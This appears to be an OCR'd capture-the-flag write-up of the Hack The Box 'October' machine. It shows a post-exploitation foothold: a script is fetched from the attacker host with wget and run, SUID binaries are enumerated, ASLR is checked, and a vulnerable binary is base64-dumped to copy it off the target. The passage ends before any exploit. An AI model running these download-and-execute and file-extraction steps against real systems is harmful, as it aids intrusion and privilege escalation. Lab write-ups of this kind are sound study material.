
```
┌──(root💀kali)-[/Documents/htb/boxes/october]
└─# ls
LinEnum.sh  nmap  october.ctb  october.ctb~  october.ctb~~  october.ctb~~~  shell.php  shell.php5

┌──(root💀kali)-[/Documents/htb/boxes/october]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.16 - - [14/Apr/2021 22:45:36] "GET /LinEnum.sh HTTP/1.1" 200 -
```




```
www-data@october:/$ cd /tmp
cd /tmp
www-data@october:/tmp$ wget 10.10.14.16:80/LinEnum.sh
wget 10.10.14.16:80/LinEnum.sh
--2021-04-15 05:51:54--  http://10.10.14.16/LinEnum.sh
Connecting to 10.10.14.16:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

100%[======================================>] 46,631      65.6KB/s   in 0.7s

2021-04-15 05:51:55 (65.6 KB/s) - 'LinEnum.sh' saved [46631/46631]

www-data@october:/tmp$ ls
ls
LinEnum.sh  vmware-root
```



```
www-data@october:/tmp$ chmod +x LinEnum.sh
chmod +x LinEnum.sh
www-data@october:/tmp$ ./LinEnum.sh
./LinEnum.sh
```




```
[-] SUID files:
-rwsr-xr-x 1 root root 67704 Nov 24  2016 /bin/umount
-rwsr-xr-x 1 root root 38932 May  8  2014 /bin/ping
-rwsr-xr-x 1 root root 30112 May 15  2015 /bin/fusermount
-rwsr-xr-x 1 root root 35300 May 17  2017 /bin/su
-rwsr-xr-x 1 root root 43316 May  8  2014 /bin/ping6
-rwsr-xr-x 1 root root 88752 Nov 24  2016 /bin/mount
-rwsr-xr-x 1 root root 5480 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 492972 Aug 11  2016 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 9808 Nov 24  2015 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 333952 Dec  7  2016 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 156708 Oct 14  2016 /usr/bin/sudo
-rwsr-xr-x 1 root root 30984 May 17  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 18168 Nov 24  2015 /usr/bin/pkexec
-rwsr-xr-x 1 root root 45420 May 17  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 44620 May 17  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 66284 May 17  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 18136 May  8  2014 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 72860 Oct 21  2013 /usr/bin/mtr
-rwsr-xr-x 1 root root 35916 May 17  2017 /usr/bin/chsh
-rwsr-sr-x 1 daemon daemon 46652 Oct 21  2013 /usr/bin/at
-rwsr-xr-- 1 root dip 323000 Apr 21  2015 /usr/sbin/pppd
-rwsr-sr-x 1 libuuid libuuid 17996 Nov 24  2016 /usr/sbin/uuidd
-rwsr-xr-x 1 root root 7377 Apr 21  2017 /usr/local/bin/ovrflw
```




```
www-data@october:/usr/local/bin$ ls -al
ls -al
total 16
drwxr-xr-x  2 root root 4096 Apr 21  2017 .
drwxr-xr-x 10 root root 4096 Apr 20  2017 ..
-rwsr-xr-x  1 root root 7377 Apr 21  2017 ovrflw
www-data@october:/usr/local/bin$ ./ovrflw
./ovrflw
Syntax: ./ovrflw <input string>
```

its executable and it takes an input string
lets see if is any c funtion that is vulnurable




```
www-data@october:/usr/local/bin$ strings ovrflw | less
strings ovrflw | less
WARNING: terminal is not fully functional
-  (press RETURN)
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
strcpy
exit
printf
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh@
QVh}
[^_]
Syntax: %s <input string>
;*2$"
GCC: (Ubuntu 4.8.4-2ubuntu1~14.04.3) 4.8.4
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
```

we have strcpy , its probably vulnurable to buffer overflow attack
lets see if aslr is enabled on this box




```
www-data@october:/usr/local/bin$ cat /proc/sys/kernel/randomize_va_space
cat /proc/sys/kernel/randomize_va_space
2
```

that means aslr is enabled
we can also check that with



```
www-data@october:/usr/local/bin$ cat /proc/sys/kernel/randomize_va_space
cat /proc/sys/kernel/randomize_va_space
2
www-data@october:/usr/local/bin$ ldd ovrflw |grep libc
ldd ovrflw |grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75e6000)
www-data@october:/usr/local/bin$ ldd ovrflw |grep libc
ldd ovrflw |grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7640000)
www-data@october:/usr/local/bin$ ldd ovrflw |grep libc
ldd ovrflw |grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7626000)
www-data@october:/usr/local/bin$ ldd ovrflw |grep libc
ldd ovrflw |grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7604000)
```


it gives an adresse when ever i rub this command now im gona copy the file to my own directory




```
www-data@october:/usr/local/bin$ cat ovrflw | base64 -w0
cat ovrflw | base64 -w0
```

```
f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAgIMECDQAAABcEQAAAAAAADQAIAAJACgAHgAbA
AAAAAEAAAABAAAAAAAAAACABAgAgAQIWAYAAFgGAAAFAAAAABAAAAEAAAAIDwAACJ8ECA
EAAGiBBAhogQQIRAAAAEQAAAAEAAAABAAAAFDldGR8BQAAfIUECHyFBAgsAAAALAAAAAQ
AAPgAAAAEAAAAAQAAAC9saWIvbGQtbGludXguc28uMgAABAAAABAAAAABAAAAR05VAAAA
AAEAAAAFAAAAACAAIAAAAAAAGAAAArUvjwAAAAAAAAAAAAAAAAAAAAAAAmAAAAAAAAAAAA
AAAAAAAAAAAEgAAAAsAAABchQQIBAAAABEADwAAbGliYy5zby42AF9JT19zdGRpbl91c2
lCQ18yLjAAAAACAAIAAAACAAIAAQAAAAEAAQABAAAAEAAAAAAAAAAAQaWkNAAACAE4AAAA
zAAAAgcMDHQAAi4P8////hcB0Beg+AAAAg8QIW8MAAAAAAAAAAAAD/NQSgBAj/JQigBAgA
aBgAAADpsP////8lHKAECGggAAAA6aD///8×7V6J4YPk8FBUUmhAhQQIaNCEBAhRVmh9h
AAAhcB09lWJ5YPsGMcFJCigBAj/0MnDjbYAAAAAuCigBAgtKKAFCMH4AonCweofAdDR+H
```


in my directory



